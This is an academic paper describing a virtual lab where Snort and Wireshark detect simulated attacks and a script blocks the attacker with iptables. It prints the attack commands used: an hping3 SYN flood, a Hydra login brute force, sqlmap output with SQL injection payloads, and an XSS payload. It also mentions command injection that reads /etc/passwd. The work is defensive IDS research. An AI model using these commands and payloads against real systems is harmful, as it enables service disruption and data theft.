Real-Time Threat Detection and Mitigation: Advancing Snort IDPS Capabilities

Leela Priya Inturu[1], Karthi Sri Midde[2], Lakshmi Chaitanya Balina[3], Naga Sruthi Bavirisetty[4] and Venkata Pavan Moram[5]
{leelapriya7@gmail.com[1], karthisri.midde@gmail.com[2], lakshmichaitanya526@gmail.com[3], sruthi.b2214@gmail.com[4], mvpavan04@gmail.com[5]}

Assistant Professor, Department of ACSE, VFSTR, Vadlamudi, Guntur, Andhra Pradesh, India[1]
Department of ACSE, VFSTR, Vadlamudi, Guntur, Andhra Pradesh, India[2, 3, 4, 5]

Abstract. Facing the increasingly serious problem of cyber security, the project proposed a practical and efficient network defence model based on Snort and Wireshark. Previous studies emphasise the role of IDSes and packet inspection for recognizing real-time attacks. Rule-based detection tools such as Snort, and packet monitoring tools like Wireshark are frequently referred to in academic papers. The test environment includes three VMs: attacker, victim, and monitor to emulate practical scenarios. The attack classes that have been tested include DoS attacks, brute-force login attempts, SQL injection, XSS, and command injections. Snort detection rules, which were hand-crafted, to produce actual time alarms. Wireshark saw use as a sanity check for Snort alerts and deeper packet dissection. A script automation was integrated in Snort for instantly dropping malicious IPs. Dynamic firewall rules were used to counter ongoing attacks applications. The detection-response duality eventually brought about swift containment. This resulted in an identification of all simulated attacks within the virtual lab. It provided monitoring and active defence capabilities by open-source software, and was effective. Results validate the reliability, scalability, and versatility of the approach. The low availability makes it is convenient to be an appropriate and economical choice for both cybersecurity education and research. The project underscores the importance of practical IDS training in strengthening applied IT security capabilities.

Keywords: Intrusion Detection System (IDS), Snort, Wireshark, Network Security, Attack Mitigation, Real-Time Monitoring.

1 Introduction

There are few people not actually worried about cyber security in today's fast cycling global world. As technology advances at an unprecedented rate, so too do the methods of attackers. Old standard threats like DDoS (Distributed Denial of Service), Brute Force Login, SQL Injection, XSS (Hasty Script Injection) CSSI (Command Hasty Injection) are able be generating leakage data, service downtime and system crash. Getting knowledge on such threats and responding them in time can help to protect the network health. Figure 1 below illustrates how cyber-attacks have risen.

An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious activities. Snort [1], a flexible open-source IDS is appropriate for this task. It lets users write their own detection rules for specific threats. When used with Wireshark [2], a powerful packet analysis tool, the system is offered even greater functionality to inspect network traffic for detailed analysis and verify security alerts.




Fig. 1. Cyber Surge.[20]

This paper provides an example of an active, hands-on approach to the subject of network security that uses snort along with wire-shark to interface with a simulated environment via virtualization. The lab is built on the three virtual machines: attacker, target and monitor. This is basically a simplified simple real world network setup, good for experimentation and training.

The performance of the system was evaluated based on several attacks emulated in laboratory environment, the emulated attacks include DoS, brute-force log-ins, the SQL injection [5], the XSS [4] and the command injection [3]. Custom Snort signatures were added next to attacks vectors. When Snort triggered a suspect alert, an iptables automatic firewall rule was thrown to block the attacker's IP address. This was an extra precaution, to give a more active and avoidable IDS.




Fig. 2. Distribution of Cyberattack Types.[19]

Wireshark facilitated this configuration via capturing and analyzing packet-level data to indicate the type of each attack, and verify alerts initiated by Snort. [9]

This model shows an efficient and design fast approach for the detection and response against intruders. Distribution of Cyberattack Types is presented in Fig 2. Its low cost and versatility make it especially appealing for academic purposes, cybersecurity training and IDS technologies research.

2 Literature Survey

In a time when digital connectedness is increasing, cybersecurity now plays a more essential role. Cyber-attacks, ranging from relatively simple attacks such as denial attacks and brute-force attacks to more advanced mechanisms (e.g., SQL injection, cross-site scripting (XSS) and command injection), are constantly being employed by users and organizations against networks and systems. It may also lead to leakage of data, the compromise of systems or service disruption, therefore, early detection and fast response are important. The Average Cost of a Data Beach by Industry – includes in fig 3.




Fig. 3. The Average Cost of a Data Beach by Industry.[18]

IDS: Intrusion Detection Systems (IDS) which look for signs of foul play while examining network traffic. [12] Among various open-source tools, Snort is noteworthy for its versatility and efficiency. With its application layer filtering capabilities, via customizable rule sets, Snort can also detect network level attacks and probe attempts such as buffer overflow traffic, stealth port scans, and SMB probes. Due to its approachability and strong community behind it, it is great for educational and professional resources. [14] [10]

Wireshark expands Snort an ability to perform deep packet inspection, making it possible for user to ’see’ the traffic they have captured and analyse how threats behave. This paper uses those two tools in a virtual lab environment with 3 virtual machines, one for an attacker, one for a victim, and the other for an observer. [8] [11]

The system was evaluated in different attacks scenarios, such as DoS, brute-force logins, SQL injection, XSS and command-injection attacks. One of the main elements was automating the response when a threat was identified by Snort, the attacker's IP was instantly blocked at the firewall to improve security by mitigating in real time.

This method offers low-cost, repeatable methodology that is appropriate for both academic research, in-classroom education, and for early stage cyber security deployments. They show how using open-source software in a controlled environment can provide scalable and hands-on solutions for intrusion detection and analysis by integrating Snort and Wireshark. [6] [13]

3 Methodology

This section describes the current network intrusion detection framework and a discussion of enhancements developed in this paper to enhance detection, analysis and response.

3.1 Existing Method

The current procedure is aimed at creating a simple intrusion detection environment with virtual machines, open source software, and manual alerting.

3.1.1 Lab Environment and Tools

Hyper-V Host: It is used to control virtual machines.

- IDS VM (Ubuntu): Contains Snort for intrusion detection [7].
- Client VM (Ubuntu): Produces fair network traffic.
- Attacker VM (Kali Linux): Distributed attack simulation on the use of Metasploit and Hydra.
- Tools Used:
    1. VirtualBox (Virtualization)
    2. Snort (Intrusion Detection System)
    3. Wireshark (if you are traffic analysis)
    4. Metasploit, Hydra (Simulation of Attack)

3.1.2 Network Configuration

All virtual machines are connected using the Host-Only Adapter in VirtualBox, forming an isolated virtual network for safe and controlled testing.

3.1.3 Implementation Steps

1. Installed and configured Snort on the IDS VM.
2. Generated normal traffic (e.g., ping, curl) on the Client VM.
3. Executed attacks (e.g., TCP SYN scan, SSH brute-force) from the Attacker VM.
4. Monitored traffic and Snort alerts using Wireshark.
5. Manually blocked malicious IP addresses using iptables.

3.1.4 Limitations

- No automation for real-time alert handling or response.
- Limited detection capabilities for advanced attack types.
- Manual effort required for firewall configuration.
- Passive detection with no proactive prevention.

3.2 Proposed Method

The proposed method enhances the current system through automation, dynamic response, and support for a wider range of attacks.

3.2.1 Improved Architecture

- A dedicated monitoring VM integrates Snort and Wireshark.
- Simulated attacks include advanced vectors such as SQL Injection, Cross-Site Scripting (XSS), Command Injection, and Denial of Service (DoS).
- Snort is extended with custom rules and integrated with automated response scripts.

3.2.2 Automation and Response

- Custom Snort rules detect specific attack signatures.
- Python/Bash scripts process Snort alerts in real-time and apply firewall rules dynamically.
- The system transitions from IDS to a basic Intrusion Prevention System (IPS).

3.2.3 Enhanced Analysis with Wireshark

- Traffic is captured for all attack scenarios.
- Filters such as tcp.flags.syn==1 and icmp are applied for packet analysis.
- Normal and malicious traffic signatures are compared.

3.2.4 Advantages of Proposed Method

- Real-time detection and mitigation.
- Broader attack detection capabilities.
- Automation minimizes human error and effort.
- Scalable and suitable for academic research and testing.


4 Result and Discussion

The effectiveness of the implemented intrusion detection and prevention system was evaluated through a series of simulated network attack scenarios. The system, which integrates Snort with iptables, demonstrated its capability to detect abnormal network behavior and respond in real time by blocking malicious traffic.

4.1 Denial of Service (DoS)

1) Attack Method: A SYN flood attack was performed using the hping3 tool to overwhelm the victim VM’s HTTP service on port 80. [15]

A SYN flood denial-of-service attack involves sending a large number of TCP SYN packets with payloads to a specific port on a target system. Fig 4 shows dos attempt. This overloads the target’s resources by initiating multiple half-open connections, disrupting normal network communication and potentially making the service unavailable to legitimate users. [15]




```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -c 1000 -d 120 -S -w 64 -p 80 --flood 192.168.193.131

[sudo] password for kali:
HPING 192.168.193.131 (eth0 192.168.193.131): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

Fig. 4. DoS attempt (Source: Authors' experimental output results).

4.2 Brute-Force Login

1) Tool Used: A dictionary-based SSH brute-force login attack was conducted using Hydra. Fig 5 shows Brute force attempt. The simulated repeated unauthorized login attempts targeting the victim VM’s SSH service using the username admin and a commonly used password list. [16]




```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/fasttrack.txt 192.168.193.131 http-post-form "/login.php:username=^USER^&password=^PASS^:F=incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-19 16:25:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 262 login tries (l:1/p:262), ~17 tries per task
[DATA] attacking http-post-form://192.168.193.131:80/login.php:username=^USER^&password=^PASS^:F=incorrect
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-19 16:25:33
```

Fig. 5. Brute force attempt (Source: Authors' experimental output results).

4.3 SQL Injection

1) Simulating the Attack Using SQLi-Labs: To simulate a SQL injection attack, we used SQLi-Labs, a deliberately vulnerable web application hosted on the victim machine. Fig 6 shows SQLi Attempt. The attack was performed using sqlmap, a popular tool commonly used for detecting and exploiting SQL injection vulnerabilities. [17]




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.193.131/sqli-labs/Less-1/?id=1" --dbs --batch

                          {1.9.2#stable}

                          https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:17:12 /2025-03-19/

[16:17:12] [INFO] resuming back-end DBMS 'mysql'
[16:17:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 9587=9587 AND 'FKBz'='FKBz

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1535 FROM (SELECT(SLEEP(5)))lgaA) AND 'xLmH'='xLmH

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-9302' UNION ALL SELECT NULL,CONCAT(0x717a627a71,0x674c45715a41434e6c7954424f6d624a4850756d535154664665254664a6c44626d52765341564667,0x7178626b71),NULL-- -
---
[16:17:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.0.12
[16:17:12] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sqli_lab
[*] sys

[16:17:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.193.131'
```

Fig. 6. SQLi Attempt (Source: Authors' experimental output results).

These actions demonstrate how attackers can exploit improperly validated inputs to retrieve sensitive data from backend databases.

4.4 Cross-Site Scripting (XSS)

1)Payload Injected: To test the system's resilience against cross-site scripting attacks, we carried out a reflective XSS attack by injecting a commonly used JavaScript payload through the URL. Fig 7 shows XSS attempt.



```
192.168.193.131/vulnerable-page.php?search=<img src=x onerror=alert('XSS')>
```

Search

Results:

You searched for:

192.168.193.131


XSS

Fig. 7. XSS attempt (Source: Authors' experimental output results).

This payload uses an image tag with an invalid source and an onerror event handler that triggers a JavaScript alert () when the image fails to load. If the web application does not properly validate or sanitize user input, the script will execute in the user's browser demonstrating a classic XSS vulnerability.

4.5 Command Injection

1) Example Payloads: A command injection attack was simulated using specially crafted URLs containing encoded shell commands. Due to lack of proper input sanitization, the vulnerable server executed these commands, exposing sensitive system information. This confirmed the vulnerability and enabled successful real-time detection. Fig 8 shows command injection.



Results:


You searched for: command injection

Fig. 8. Command injection (Source: Authors' experimental output results).

These URLs contain encoded characters like; and &&, allowing attackers to inject arbitrary system commands. The goal is to perform unauthorized actions such as listing directory contents, identifying the current user, or reading sensitive files like /etc/passwd.

4.6 Alert-to-Block Workflow


1) DOS Detection rule: A custom Snort rule was designed to detect unusually high volumes of SYN packets originating from a single source within a short period. This behavior is often indicative of a potential Denial of Service (DoS) attack, where the attacker attempts to overwhelm a target system by initiating numerous half-open TCP connections. The rule aims to identify such suspicious traffic patterns by monitoring repeated SYN requests that may signal malicious activity. Fig 9 shows DOS Attempt.



```
03/19-16:27:48.832365  [**] [1:1000006:2] DoS Attempt Detected [**] [Priority: 0] {TCP} 192.168.193.128:2708 -> 192.168.193.131:80
03/19-16:27:58.006631  [**] [1:1000006:2] DoS Attempt Detected [**] [Priority: 0] {TCP} 192.168.193.128:42965 -> 192.168.193.131:80
```

Fig. 9. DOS Attempt (Source: Authors' experimental output results).


2) Brute force detection rule: An attempt was made to capture and analyse repeated SSH login attempts by filtering the traffic destined to port 22 using a Snort rule. The rule is intended to be fired as an alert when several SYN packets are identified from a haven source IP which may suggest that someone is brute-forcing to access a system with unauthorized credentials. Fig 10 shows Brute Force Attempt.



```
ubuntu@ubuntu:~$ sudo snort -A console -q -c /etc/snort/snort.conf -i ens33
[sudo] password for ubuntu:
03/19-16:25:29.008785  [**] [1:1000003:2] Brute-Force Login Attempt [**] [Priority: 0] {TCP} 192.168.193.128:60462 -> 192.168.193.131:80
03/19-16:25:29.014219  [**] [1:1000003:2] Brute-Force Login Attempt [**] [Priority: 0] {TCP} 192.168.193.128:60490 -> 192.168.193.131:80
03/19-16:25:29.110067  [**] [1:1000003:2] Brute-Force Login Attempt [**] [Priority: 0] {TCP} 192.168.193.128:60500 -> 192.168.193.131:80
03/19-16:25:29.110075  [**] [1:1000003:2] Brute-Force Login Attempt [**] [Priority: 0] {TCP} 192.168.193.128:60504 -> 192.168.193.131:80
03/19-16:25:29.111385  [**] [1:1000003:2] Brute-Force Login Attempt [**] [Priority: 0] {TCP} 192.168.193.128:60506 -> 192.168.193.131:80
03/19-16:25:29.111386  [**] [1:1000003:2] Brute-Force Login Attempt [**] [Priority: 0] {TCP} 192.168.193.128:60516 -> 192.168.193.131:80
03/19-16:25:29.111924  [**] [1:1000003:2] Brute-Force Login Attempt [**] [Priority: 0] {TCP} 192.168.193.128:60530 -> 192.168.193.131:80
03/19-16:25:29.111927  [**] [1:1000003:2] Brute-Force Login Attempt [**] [Priority: 0] {TCP} 192.168.193.128:60542 -> 192.168.193.131:80
```

Fig. 10. Brute Force Attempt (Source: Authors' experimental output results).


3) Rule for Detecting SQL Injection attack: For detecting SQL injection attacks, system has implemented a set of custom Snort rule to search SQL injection patterns and keywords that are being frequently used by the attacker. These hits contain things like 'UNION SELECT', 'sqlmap' in the User-Agent header, OR 1=1 in an expression, and funny things in the URL parameters like id=' which are fairly typical things that automated SQL injection tools would use. Each rule is designed to be an alert on the identification of that content in HTTP traffic and serve as an early warning for organizations whose information may be threatened by (D)DOS attacks. These rule flags out HTTP traffic considered as suspicious and being SQL injection pattern which helps detecting and mitigating a potential impact of a data breach. Fig 11 shows SQLi Attempt.



```
ubuntu@ubuntu:~$ sudo snort -A console -q -c /etc/snort/snort.conf -i ens33
[sudo] password for ubuntu:
03/19-16:17:12.852462  [**] [1:1000008:1] SQL Injection Attempt - SQLMap User-Ag
ent [**] [Priority: 0] {TCP} 192.168.193.128:56348 -> 192.168.193.131:80
```

Fig. 11. SQLi Attempt (Source: Authors' experimental output results).

4)XSS Detection Rule: To detect cross-site scripting (XSS) attacks, a custom Snort rule was developed. This rule inspects HTTP traffic for potentially malicious HTML elements, specifically <img> tags that contain JavaScript event handlers commonly used in cross-site scripting (XSS) payloads. Fig 12 shows XSS attack.




```
ubuntu@ubuntu:~$ sudo snort -A console -q -c /etc/snort/snort.conf -i ens33
03/19-16:57:56.077621  [**] [1:2000002:1] XSS Attempt - Onerror Event [**] [Priority: 0] {TCP} 192.168.193.128:35036 -> 192.168.193.131:80
03/19-16:57:56.077621  [**] [1:2000005:1] XSS Attempt - script alert [**] [Priority: 0] {TCP} 192.168.193.128:35036 -> 192.168.193.131:80
03/19-16:57:56.318841  [**] [1:2000002:1] XSS Attempt - Onerror Event [**] [Priority: 0] {TCP} 192.168.193.128:35036 -> 192.168.193.131:80
03/19-16:57:56.318841  [**] [1:2000005:1] XSS Attempt - script alert [**] [Priority: 0] {TCP} 192.168.193.128:35036 -> 192.168.193.131:80
03/19-16:58:03.770863  [**] [1:2000002:1] XSS Attempt - Onerror Event [**] [Priority: 0] {TCP} 192.168.193.128:44410 -> 192.168.193.131:80
03/19-16:58:03.770863  [**] [1:2000005:1] XSS Attempt - script alert [**] [Priority: 0] {TCP} 192.168.193.128:44410 -> 192.168.193.131:80
03/19-16:58:16.398229  [**] [1:2000002:1] XSS Attempt - Onerror Event [**] [Priority: 0] {TCP} 192.168.193.128:39522 -> 192.168.193.131:80
03/19-16:58:16.398229  [**] [1:2000005:1] XSS Attempt - script alert [**] [Priority: 0] {TCP} 192.168.193.128:39522 -> 192.168.193.131:80
03/19-16:58:19.303994  [**] [1:2000002:1] XSS Attempt - Onerror Event [**] [Priority: 0] {TCP} 192.168.193.128:39522 -> 192.168.193.131:80
03/19-16:58:19.303994  [**] [1:2000005:1] XSS Attempt - script alert [**] [Priority: 0] {TCP} 192.168.193.128:39522 -> 192.168.193.131:80
03/19-16:58:21.461129  [**] [1:2000002:1] XSS Attempt - Onerror Event [**] [Priority: 0] {TCP} 192.168.193.128:39522 -> 192.168.193.131:80
```

Fig. 12. XSS attack (Source: Authors' experimental output results).

This rule continuously monitors HTTP requests directed at the target server. If a request contains patterns resembling an XSS attack, such as embedded scripts in image tags, Snort triggers an alert. This proactive detection method helps prevent malicious scripts from executing in the user's browser.

5)Command Injection Detection Rule: Command injection prevention was implemented using Snort rules that identified and effectively blocked malicious traffic targeting vulnerable parameters. This reactive and adaptive approach promptly stopped further exploitation attempts in real time, significantly enhancing overall system security, stability, resilience, and reliability. Fig 13 shows command injection attack.



```
03/19-17:17:24.951892  [**] [1:1118:5] WEB-MISC ls%20-l [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.193.128:54244 -> 192.168.193.
131:80
03/19-17:17:28.999860  [**] [1:1118:5] WEB-MISC ls%20-l [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.193.128:54244 -> 192.168.193.
131:80
03/19-17:17:47.657150  [**] [1:1118:5] WEB-MISC ls%20-l [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.193.128:53264 -> 192.168.193.
131:80
03/19-17:18:02.963532  [**] [1:1118:5] WEB-MISC ls%20-l [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.193.128:59546 -> 192.168.193.
131:80
03/19-17:18:32.041560  [**] [1:1118:5] WEB-MISC ls%20-l [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.193.128:58012 -> 192.168.193.
131:80
03/19-17:21:22.335304  [**] [1:1122:5] WEB-MISC /etc/passwd [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.193.128:55690 -> 192.168.
193.131:80
03/19-17:21:22.335304  [**] [1:1147:7] WEB-MISC cat%20 access [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.193.128:55690 -> 192.16
8.193.131:80
03/19-17:21:27.623824  [**] [1:1122:5] WEB-MISC /etc/passwd [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.193.128:57312 -> 192.168.
193.131:80
03/19-17:21:27.623824  [**] [1:1147:7] WEB-MISC cat%20 access [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.193.128:57312 -> 192.16
8.193.131:80
```

Fig. 13. Command injection attack (Source: Authors' experimental output results).

Upon detection, Snort logged the event, and a mitigation script automatically added an iptables rule to block the attacker's IP address. This effectively transitioned the system from a passive Intrusion Detection System (IDS) to an active Intrusion Prevention System (IPS), enabling real-time mitigation of threats.

